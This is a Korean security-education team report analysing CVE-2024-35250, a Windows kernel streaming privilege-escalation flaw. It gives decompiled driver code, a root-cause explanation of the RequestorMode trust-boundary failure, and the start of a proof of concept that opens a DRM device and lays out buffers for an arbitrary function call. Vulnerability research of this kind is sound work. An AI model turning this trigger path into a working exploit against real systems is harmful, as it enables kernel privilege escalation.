버그 헌팅에 대비한
윈도우 커널 1-day 분석

커널 스트리밍 드라이버 취약점을 중심으로

제출일	2025. 08. 10	**팀명**	Kernel Pan!c
담당멘토	정상수	**담당PL**	김민정
팀원	정수진(PM), 류석준, 송은우, 함아름, 이유진, 이승원, 엄설인, 한민재		

[목차]

프로젝트 개요

프로젝트 목표

본 프로젝트는 '버그 헌팅에 대비하기 위한 Windows 커널/애플리케이션 1-day'라는 주제 아래, 두 가지 핵심 목표를 달성하고자 한다.

첫째, Windows 커널 드라이버 1-day 취약점을 심층적으로 분석하며, 이 과정을 통해 취약점 분석의 방법론을 체득하고 전반적인 보안 역량을 한 단계 끌어올리는 것을 목표로 한다. 이는 단순히 알려진 취약점을 재현하는 것을 넘어, Root Cause 분석부터 PoC 작성, 그리고 Exploit 개발에 이르는 전 과정을 깊이 있게 경험하며 실질적인 분석 역량을 내재화하는 데 중점을 둔다.

둘째, 기술적인 성과 외에도 프로젝트 전반에 걸친 원활한 의사소통과 효과적인 협업을 통해 팀워크 역량을 신장시키는 것을 목표로 한다. 커널 보안 입문자로 구성된 팀의 특성을 고려하여, 취약점 분석 과정에서 발생하는 다양한 이슈에 대한 적극적인 소통과 공동해결을 통해 미래 커리어 활동에 필요한 협업 능력을 함양한다.

프로젝트 필요성

커널은 하드웨어 자원 관리, 프로세스 관리, 메모리 관리 등 운영체제의 핵심 기능을 수행하며, 시스템의 안정성과 성능에 큰 영향을 미친다. 따라서 본 프로젝트는 Windows 커널/애플리케이션 중 커널 취약점을 분석하고자 하며, 이는 커널의 중요성을 깨닫는 계기가 될 것이다.

또한 커널 드라이버 취약점은 권한 상승, 시스템 장악과 같은 심각한 실제 보안 위협으로 직결될 확률이 높은 고수준의 취약점이다. 이러한 점을 고려했을 때, 입문자가 독자적으로 분석을 진행하기에는 넘어야 할 장벽이 다수 존재한다. 따라서 '팀 프로젝트'의 이점인 팀원 간의 지식 공유와 협업, 멘토·PL의 기술과 방법론을 아우르는 폭넓은 피드백은 이 장벽을 해결하는데 큰 도움이 될 것이라 예상한다.

기대 성과

본 프로젝트에서는 다음과 같은 성과를 기대한다.

첫째, Windows 커널과 그에 적용된 보호 기법에 대한 이해를 통해 Real-World의 보호 기법을 우회하는 실전 Exploit을 개발한다.

둘째, PoC 및 Exploit 코드, 그리고 보고서를 GitHub을 통해 게시함으로써, 지식을 공유하고자 한다.


타겟 소개

CVE-2024-35250은 Windows 10/11 및 Server 2008-2022 전반에 영향을 미치는 커널 권한 상승(Local Privilege Escalation, LPE) 취약점이다. 신뢰 되지 않은 포인터 역참조로 인해 커널 메모리에 비정상적인 접근이 가능하다. 공격자는 이를 악용해 SYSTEM 권한을 획득할 수 있다. CVSS(Common Vulnerability Scoring System) 기준 7.8점으로, 높은(High) 심각도로 평가된다. 해당 취약점은 커널 스트리밍 드라이버 중 하나인 ks.sys에서 발생하며, 제어 가능한 입출력 버퍼 처리 과정에서 신뢰 경계 위반으로 인해 악의적인 입력 값이 커널 권한으로 전달되는 문제점에 기반한다.

진행 과정

WBS

프로젝트 목표의 원활한 달성과 효율적인 일정 관리를 위해 WBS를 작성하였다. 본 프로젝트는 사전 준비, Exploit 준비 및 설계의 과정을 따라 진행되며, 평가 일정에 따라 문서화와 발표 자료 제작을 거친다. 각 단계별 과업 및 세부 설명은 다음과 같다.



사전 준비

팀원 전원이 커널 보안을 처음 접함에 따라, 이에 대한 지식이 미비함을 고려하여 사전 스터디를 통해 Windows 운영체제와 커널의 기초에 대해 학습하는 기간을 가졌다. 총 16개의 소주제를 선정하여 해당 내용을 학습하고 발표자료를 작성하였으며, 익명으로 진행된 상호 피드백을 통해 서로의 보완점을 가감 없이 전달하였다. 또한 해당 취약점에 대한 자료와 분석을 위한 파일 등을 수집하는 과정을 거쳤다. 역할 분담 과정은 필요성이 적다는 피드백 이후 생략하였다.

Exploit 준비

최종 목표인 Exploit에 도달하기 위해, 본격적인 취약점 분석을 진행하는 단계이다. 팀원 전원은 취약점이 발생하는 운영체제 버전 중, Windows 11 22H2을 사용하는 분석 환경을 구축하였다. 이후 'IDA Freeware', 'Windbg' 등을 사용하여 정적·동적 분석을 이어나갔다. 수 주간 이뤄진 분석 과정을 통해 취약점의 근본 원인을 파악할 수 있었다. 또한, 이를 기반으로 실제 취약점 발생 여부를 확인하는 PoC(Proof of Concept, 개념 검증)를 작성하였다.

Exploit 설계

해당 과정에서는 선행된 작업을 바탕으로 Exploit에 도전한다. 먼저 공격자의 시각에서 어떠한 Exploit Primitive가 필요한지 탐구하고 이를 설계했다. 이후 적용된 보호 기법을 우회하였으며, 타겟 1-day를 성공적으로 Exploit하였다.

커뮤니케이션

우리 팀은 프로젝트 기간 동안 긴밀한 의사소통을 진행하였으며, 이는 다양한 방식의 회의와 Discord, Notion 등의 플랫폼을 통해 이루어졌다.

매주 지정된 요일에 팀 전원이 참석하는 정기 회의는 오프라인과 온라인을 겸하여 진행하였다. 회의에서는 작주의 진행 상황을 브리핑하고, 차주 과제에 대해 안내하고 의견을 수렴하였다. 또한 오프라인 회의에서는 이의 특성을 활용해 보다 적극적인 질의응답과 피드백을 추가적으로 진행하였다. 팀원들 간 자율적으로 진행되는 간이 회의에서는 정기 회의에서 미처 다루지 못했던 부분에 대해 회의하며 프로젝트의 원활한 진행을 도모했다.

또한 팀 Notion 페이지를 개설해 주요 이벤트, 개인 작업 등의 내용을 팀 구성원 모두가 한 곳에서 확인할 수 있도록 관리하였다. Discord에서는 월별, 작업별로 채널을 개설하여 체계적으로 서버를 운영하며 팀원들 간의 적극적인 의사소통을 도모했다. 팀 Discord 서버는 이러한 노력에 힘입어 매일 프로젝트에 대한 질의응답이 오가며 원활한 프로젝트 진행에 큰 도움이 되었다. 이외에도 질문이 생길 경우 멘토·PL과 메신저로 직접 소통하며 지적인 궁금증을 해결하였다.

Root Cause

Root Cause를 위한 기반 지식

IOCTL (Input Output Control)


IOCTL은 Windows의 UserMode와 KernelMode를 잇는 인터페이스의 일부이다. Input Output Control(입출력 제어)의 약어인 IOCTL은 UserMode의 코드가 하드웨어 장치 및 커널 구성 요소와 통신할 수 있게 도와주는 역할을 한다. IOCTL 요청에 의해 I/O Manager는 IRP(I/O Request Packet)를 생성한다.

IRP (I/O Request Packet)

IRP(I/O Request Packet)는 KernelMode 내 드라이버 간, I/O Manager와 드라이버 간의 통신을 위해 사용되는 핵심 데이터 구조체로, 일종의 '작업 요청서'와 같다.

사용자 애플리케이션이 파일 읽기·쓰기 같은 I/O 작업을 요청하면, I/O Manager가 이 요청을 받아 IRP를 생성한다. 그리고 생성된 IRP를 해당 장치의 드라이버 스택(Driver Stack)에서 가장 위에 있는 드라이버로 보낸다.

IRP를 받은 드라이버는 요청을 직접 처리한다. 만약 드라이버가 요청의 최종 처리자가 아니거나 하위 드라이버의 작업이 필요하다면, 스택 내 다음 하위 드라이버로 IRP를 전달한다. 이 과정은 요청이 완전히 처리될 때까지 반복되며, 완료된 후에는 그 결과가 다시 스택을 거슬러 올라가 요청을 보낸 주체에게 반환된다.



사전지식 발표 〈IRP Flow and WDM Overivew〉 PPT 중

Root Cause 이해에 앞서, 이에 기반이 되는 윈도우 커널 드라이버의 핵심 개념을 다루었다. **CVE-2024-35250**은 커널 아키텍처 중에서도, 특히 **커널 스트리밍(Kernel Streaming) 드라이버**에서 발견된 취약점이다. 따라서 취약점 발생 원리에 대한 명확한 이해를 위해, 지금부터 커널 스트리밍의 동작 원리와 드라이버 모델을 심층적으로 살펴본다.

KS (Kernel Streaming)

Windows는 실시간 멀티미디어 데이터의 효율적인 처리를 위해 커널 스트리밍(Kernel Streaming, KS) 프레임워크를 제공한다. 이 프레임워크는 KernelMode에서 직접 데이터를 처리하여 지연 시간이 적고, 모듈식으로 설계되어 있어 하드웨어별 확장성이 뛰어나다.

이 아키텍처에서 다뤄지는 주요 드라이버 중 하나는 `ksthunk.sys`이다. `ksthunk.sys`는 커널 스트리밍 아키텍처의 진입점 역할을 수행한다. 이는 WoW64(Windows 32-bit on Windows 64-bit) handler로써 64-bit 환경에서 32-bit 애플리케이션의 호환성 문제를 해결하고 처리한 요청을 `ks.sys`로 전달한다.

이 아키텍처의 핵심 시스템 드라이버인 `ks.sys`는 클래스 드라이버(Class Driver) 역할을 수행한다. `ks.sys`는 `IOCTL_KS_PROPERTY`, `IOCTL_KS_METHOD`와 같은 표준화된 IOCTL을 직접 처리하며, 구체적인 하드웨어 제어가 필요할 때 해당 장치의 미니 드라이버(Minidriver)를 호출한다. 즉, `ks.sys`는 단순히 요청을 전달하는 것을 넘어 전체 스트리밍 프로세스를 관리하고 표준화하는 중심 역할을 담당한다.

KS Properties(Kernel Streaming Properties)

Windows 장치 드라이버는 UserMode에서 `DeviceIoControl API`를 통해 장치 속성(Property)을 변경할 수 있도록 KernelMode에 요청한다. 그 중 커널 스트리밍 드라이버에서 사용하는 속성을 `KS Property`라고 한다. `KS Property`는 `IOCTL_KS_PROPERTY`로 설정할 수 있다.

IOCTL_KS_PROPERTY

IOCTL_KS_PROPERTY는 Windows 커널 스트리밍(Kernel Streaming) 환경에서 속성 값을 얻거나 설정할 때 사용되는 입출력 제어 코드이다. 이 제어 코드는 UserMode 애플리케이션이 커널 스트리밍 관련 작업을 수행하기 위해 `DeviceIoControl API`를 호출하거나 상위 수준 KernelMode 드라이버가 요청을 설정할 때, 드라이버에 전달된다. 이는 Windows 드라이버 모델에서 디바이스별 작업을 수행하기 위해 사용되는 IRP의 주요 함수 코드인 `IRP_MJ_DEVICE_CONTROL` 요청의 한 유형이다.

RequestorMode

RequestorMode는 IRP의 생성 주체를 나타내는 값이다. 값이 0이면 KernelMode에서, 1이면 UserMode에서 생성되었음을 의미한다. 이 필드는 IRP를 처리 중인 드라이버가 보안 검사를 수행해야 할지 말아야 할지를 판별하는 중요한 기준이 된다.

KS(Kernel Streaming) 흐름


KsPropertyHandler 함수

본 장에서는 앞서 소개한 개념을 바탕으로 정적 및 동적 분석을 통해 식별한 취약점의 근본 원인(Root Cause)을 추적하는 과정을 기술한다.


일반적으로 클라이언트는 커널 드라이버에 어떤 장치의 커널 스트리밍 속성 변경을 요청할 때 `IOCTL_KS_PROPERTY`를 사용한다.

`IOCTL_KS_PROPERTY` 요청의 주 진입점은 `KsPropertyHandler` 함수이며, 아래의 코드를 통해 내부적으로 KspPropertyHandler를 호출함을 알 수 있다.

```
      NTSTATUS __stdcall KsPropertyHandler(PIRP Irp, ULONG
    PropertySetsCount, const

      KSPROPERTY_SET *PropertySet)

      {

        return KspPropertyHandler(Irp, 0, 0LL, 0);

}
```



1. UserMode와 KernelMode 기준의 데이터 처리



해당 요청은 사용자가 입력한 버퍼를 포함하며, 위 도식과 같이 요청에 따라 I/O Manager가 커널 드라이버에 전달될 IRP를 생성한다. 이 후 KS 드라이버(`ksthunk.sys`, `ks.sys`)는 이 IRP로 커널에서 작업을 수행할 때 검증 필요 여부를 RequestorMode 값으로 판단하며 수행한다. KS 드라이버는 `RequestorMode`가 1(UserMode)일 경우 신뢰하지 않는 버퍼로, 0(KernelMode)일 경우 신뢰할 수 있는 버퍼로 판단한다. 첫 IOCTL 요청은 UserMode에서 이루어지므로 I/O Manager는 IRP의 `RequestorMode`를 1로 설정하여 드라이버에 전달한다. 따라서 `KspPropertyHandler` 함수 안에서의 검사, 검증은 UserMode 기준으로 수행된다.

2. 속성 스트림 직렬화와 역직렬화

한 번에 여러 개의 속성을 설정할 경우, 속성마다 IOCTL을 호출하는 것은 비효율적이므로 Microsoft는 `KspPropertyHandler`에 `KSPROPERTY_TYPE_SERIALIZESET`와 `KSPROPERTY_TYPE_UNSERIALIZESET` 플래그를 도입하여 커널 스트리밍 효율성을 증가시켰다.

① `KSPROPERTY_TYPE_SERIALIZESET`

`KSPROPERTY_TYPE_SERIALIZESET`은 `SerializePropertySet` 함수를 호출하여 `PropertySet`에 정의된 여러 속성들(Property)을 하나씩 읽어, 직렬화된 목록 형태로 버퍼에 담아 클라이언트에게 반환하는 역할을 한다.

② `KSPROPERTY_TYPE_UNSERIALIZESET`


`KSPROPERTY_TYPE_UNSERIALIZESET`은 `UnserializePropertySet` 함수를 호출하여 클라이언트가 보낸 직렬화한 버퍼를 그에 해당하는 `PropertySet`으로 역직렬화하여 드라이버의 각 속성에 설정하는 역할을 한다.

```
...
if ( Irp->RequestorMode )
   {
    ProbeForRead(CurrentStackLocation-
>Parameters.CreatePipe.Parameters, Options, 1u);
    a4 = v71;
    Length = Size;
   }
...
```

위 코드는 KspPropertyHandler 함수 안에서 RequestorMode로 분기되는 검증 코드이다. 이 과정에서 IRP의 KsProperty_Type이 KSPROPERTY_TYPE_UNSERIALIZESET으로 설정되어 있을 때 UnserializePropertySet 함수를 실행한다. 관련 기능은 아래 코드에서 확인할 수 있다.

```
NTSTATUS __fastcall KspPropertyHandler(
PIRP Irp,
unsigned int a2,
struct _LIST_ENTRY *a3,
__int64 (__fastcall *a4)(_QWORD, _QWORD, _QWORD),
int a5,
__int64 a6,
unsigned int a7)
...
if ( v24 == 4096 )   // ks.h에 정의된 역직렬화 플래그의 KSPROPERTY_TYPE
return UnserializePropertySet(Irp, v22, v7);
...
```

다음 도식은 역직렬화 함수 호출 과정을 나타낸다.



커널 스트리밍의 버그 패턴

본 절에서는 `UnserializePropertySet` 함수의 코드 흐름을 분석하여, 커널 스트리밍의 취약점이 발생하는 핵심적인 버그 패턴을 단계별로 설명한다.

IOCTL 재호출


```
...
v16 = KsSynchronousIoControlDevice(
*(PFILE_OBJECT *)(v6 + 48), // FileObject
0, // RequestorMode
*(_DWORD *)(v6 + 24), // IoControl
PoolWithTag, // InBuffer
InSize,
OutBuffer,
OutSize,
&BytesReturned);
...
```

마찬가지로 위 코드는 `UnserializePropertySet` 내 함수이다. 위 코드에서 `KsSynchronousIoControlDevice`의 두 번째 인자가 0으로 전달된다. 이 값은 `RequestorMode` 필드를 0, 즉 `KernelMode`로 설정하는 데 사용된다. 또한, 네 번째 인자인 `PoolWithTag`는 앞서 언급한 사용자 요청 데이터가 복사되어 담긴 입력 버퍼를 의미하며, 이는 `KernelMode`에서 해당 입력 데이터를 처리하기 위한 핵심 인자 역할을 한다.

	RequestorMode	
필드 값	0	1
원래 요청자의 실행 모드	KernelMode	UserMode

`KsSynchronousIoControlDevice`의 두 번째 인자

`UnserializePropertySet`은 `KsSynchronousIoControlDevice`를 호출하며 동작한다. 이 과정에서 원본 입력 버퍼를 포함하는 새로운 IRP가 생성되고, 이는 하위 드라이버로 IOCTL 요청을 다시 보내는 데 사용된다. 특히 주목할 점은, 새로 생성된 IRP 가 단순히 입력 버퍼뿐 아니라 재요청에 필요한 출력 버퍼까지 포함하게 된다. 이는 입력과 출력 버퍼 모두 사용자의 통제 아래 놓이게 된다는 의미이며, 결과적으로 커널이 처리할 데이터를 마음대로 조작할 수 있는 환경을 제공하는 핵심적인 원인이 된다.



신뢰 경계 위반

그러나 커널 스트리밍 버그패턴의 조건은 한 가지 더 존재한다.

```
NTSTATUS __stdcall KsSynchronousIoControlDevice(
  ...
    KeInitializeEvent(&Event, NotificationEvent, 0);
    NewIrp = IoBuildDeviceIoControlRequest(
               IoControl,
               RelatedDeviceObject,
               InBuffer,
               InSize,
               OutBuffer,
               OutSize,
               0, // InternalDeviceIoControl
               &Event,
               &IoStatusBlock);
    v15 = NewIrp; // 할당한 Irp 포인터 할당
    if ( !NewIrp )
      return -1073741670;
    NewIrp->RequestorMode = RequestorMode; // 전달받은 RequestorMode 으로 설정
    NewIrp->Tail.Overlay.OriginalFileObject = FileObject;// 원래의 파일 객체
기록
    ObfReferenceObject(FileObject); // 참조 카운트 증가
    CurrentStackLocation = v15->Tail.Overlay.CurrentStackLocation;
    v15->Flags |= 4u;
    CurrentStackLocation[-1].FileObject = FileObject;
    Status = IofCallDriver(RelatedDeviceObject, v15);// IofCallDriver 호출
(Irp 처리하는 드라이버 함수로 진입)
}
```


위 코드를 통해 알 수 있듯이, KsSynchronousIoControlDevice함수는 내부적으로 IoBuildDeviceIoControlRequest를 호출하여 디바이스 제어 요청에 대한 새로운 IRP를 할당하고 설정한다. 앞선 호출 코드에서 RequestorMode 인자가 0으로 명시 되었기 때문에, 이 과정에서 생성되는 새로운 IRP의 RequestorMode 필드는 항상 KernelMode로 설정된다. 이는 Microsoft 문서를 통해 확인할 수 있는 동작 방식이다.

> If the caller supplies an *InputBuffer* or *OutputBuffer* parameter, this parameter must point to a buffer that resides in system memory. The caller is responsible for validating any parameter values that it copies into the input buffer from a user-mode buffer. The input buffer might contain parameter values that are interpreted differently depending on whether the originator of the request is a user-mode application or a kernel-mode driver. In the IRP that **IoBuildDeviceIoControlRequest** returns, the **RequestorMode** field is always set to **KernelMode**. This value indicates that the request, and any information contained in the request, is from a trusted, kernel-mode component.

IoBuildDeviceIoControlRequest function(wdm.h) 일부

1. RequestorMode 기반 신뢰 경계 문제


IOCTL을 재요청할 시, `RequestorMode`가 0으로 설정되므로 해당 IRP 요청자가 커널로 간주되는 것은 자명하다. 그러나 문제는 이 새로운 IRP에 포함되는 데이터 버퍼가 신뢰할 수 없는 사용자 모드에서 온 데이터를 그대로 담고 있다는 점이다. 이로 인해 새로운 IRP를 수신한 하위 드라이버는 IRP에 담긴 사용자 입력 데이터를 마치 신뢰할 수 있는 커널에서 온 것처럼 처리하게 되어 신뢰 경계에 대한 모순이 발생한다.



이는 "커널에서 생성된 IRP라도 신뢰할 수 없는 사용자 데이터를 포함하면, `RequestorMode`를 UserMode로 설정하여 후속 드라이버가 데이터를 엄격히 검증하도록 해야 한다"는 Microsoft의 핵심 보안 가이드라인을 위반하는 행위이다.

> If the caller cannot validate parameter values that it copies from a user-mode buffer to the input buffer, or if these values must not be interpreted as coming from a kernel-mode component, the caller should set the **RequestorMode** field in the IRP to **UserMode**. This setting informs the driver that handles the I/O control request that the buffer contains untrusted, user-mode data.
>
> `IoBuildDeviceIoControlRequest function (wdm.h)` 일부

Windows 커널은 `RequestorMode`를 기준으로 데이터의 신뢰도를 판단하고 보안 검사 수준을 결정하기 때문에 이 값이 조작되어 신뢰 경계가 무너지면 모든 관련 보안 검사가 무력화된다.



```
__int64                                                    __fastcall
CKSThunkDevice::CheckIrpForStackAdjustmentNative(__int64   a1,   struct
_IRP *irp, __int64 a3, int *a4)
{
  ...
        unsigned int *UserBuffer; // rcx
  ...
    if    (    *(_OWORD    *)&Type3InputBuffer->Set    ==    *(_OWORD
*)&KSPROPSETID_DrmAudioStream // DrmAudioStream 속성 집합을 처리하는 경우에만
분기를 지나감
       && !type3inputbuf.Id
       && (type3inputbuf.Flags & 2) != 0 )
  ...
       if ( a2->RequestorMode )
      {
       v14 = -1073741808; // error 반환
      }
      else
      {
       UserBuffer = (unsigned int *)a2->UserBuffer;
       v20[0] = 0;
       v20[1] = v9;
       FileObject = CurrentStackLocation->FileObject;
       v22 = FileObject;
       v14   =   ((__int64   (__fastcall   *)(_QWORD,   _QWORD,   _QWORD
*))Type3InputBuffer[7])(*UserBuffer, 0, v20);
  ...
```

새로 생성된 IRP는 IOCTL 재요청을 통해 ksthunk.sys로 전달된다. ksthunk.sys의 CKSThunkDevice::CheckIrpForStackAdjustmentNative 함수는 RequestorMode만으로 IRP 검증 여부를 판별한다. RequestorMode가 KernelMode로 설정될 경우 데이터를 신뢰할 수 있다고 판단하여 주소 유효성 및 접근 권한 검증(ProbeForRead/Write 등)을 생략한다. 이후 DrmAudioStream 속성 집합을 처리할 때, 사용자 입력 버퍼로부터 함수 포인터를 가져와 호출한다. 이 때 유저 버퍼의 값을 함수 호출의 첫 번째 인자(rcx)로 직접 사용하게 된다. 이를 통해 임의의 코드 실행(Arbitrary Code Execution)이 가능해진다.

결론적으로 RequestorMode가 데이터의 실제 출처가 아닌 IRP 생성자를 기준으로 잘못 설정된 설계상의 오류이다. 이러한 오류는 개발자의 신뢰 경계 관리 미흡으로 인해 발생한 것으로, 앞선 조건들과 결합되어 커널 스트리밍 환경에서의 취약한 버그 패턴을 완성하게 된다.

결론

정리하면, 커널 스트리밍의 버그 조건은 다음과 같다.

1. `KsSynchronousIoControlDevice` 함수의 활용

2. 제어 가능한 입력 버퍼(`InputBuffer`)와 출력 버퍼(`OutputBuffer`)

3. IOCTL 재요청 과정에서 보안 검사를 `RequestorMode`에 의존

공격자는 이러한 허점을 이용하여 사용자가 제어할 수 있는 입력 버퍼와 출력 버퍼 내에 악의적으로 조작한 값을 삽입할 수 있다. 커널 스트리밍 버그 패턴은 드라이버에 임의의 커널 주소에 대한 읽기 또는 쓰기 작업을 수행하도록 유도할 수 있으며 이는 최종적으로 권한 상승(Elevation of Privilege)으로 이어질 수 있다.

PoC

PoC(Proof of Concept)는 취약점의 존재와 취약 조건 입증이 목적인 코드이다. 위에서 확인한 Root Cause 분석 내용 중, IRP의 검증을 생략한 드라이버가 `RequestorMode`를 신뢰하면, 잘못된 주소를 넣어도 검증하지 않는다는 점을 이용하여 임의 주소 호출을 트리거 하기 위한 PoC 코드를 작성했다.

PoC 코드 구성 (구현 설명)

DRM 장치 핸들

```
HANDLE GetKsDevice(const GUID categories) {
  HANDLE hDevice = 0;
  HRESULT hr = KsOpenDefaultDevice(&categories, GENERIC_READ | GENERIC_WRITE, &hDevice);
  if (hr != NOERROR) return NULL;
  return hDevice;
}
```

먼저, 취약한 커널 스트리밍 디바이스에 접근하기 위해 DRM 장치 핸들을 연다. DRM 장치를 선정한 이유는 `DrmAudioStream` 속성 집합을 설정해야 하기 때문이다.

이렇게 열린 DRM 장치 핸들은 이후 `DeviceIoControl` 함수를 통해 취약한 IOCTL 명령 전송에 사용된다.

입출력 버퍼 구성

[InBuffer] 커널 드라이버가 역직렬화를 수행하도록 만든 입력 데이터

ptr_ArbitraryFunCall = 0x4242424242424242

→ 유효하지 않은 주소 참조

[OutBuffer] rcx에 전달될 주소값을 포함한 출력 데이터

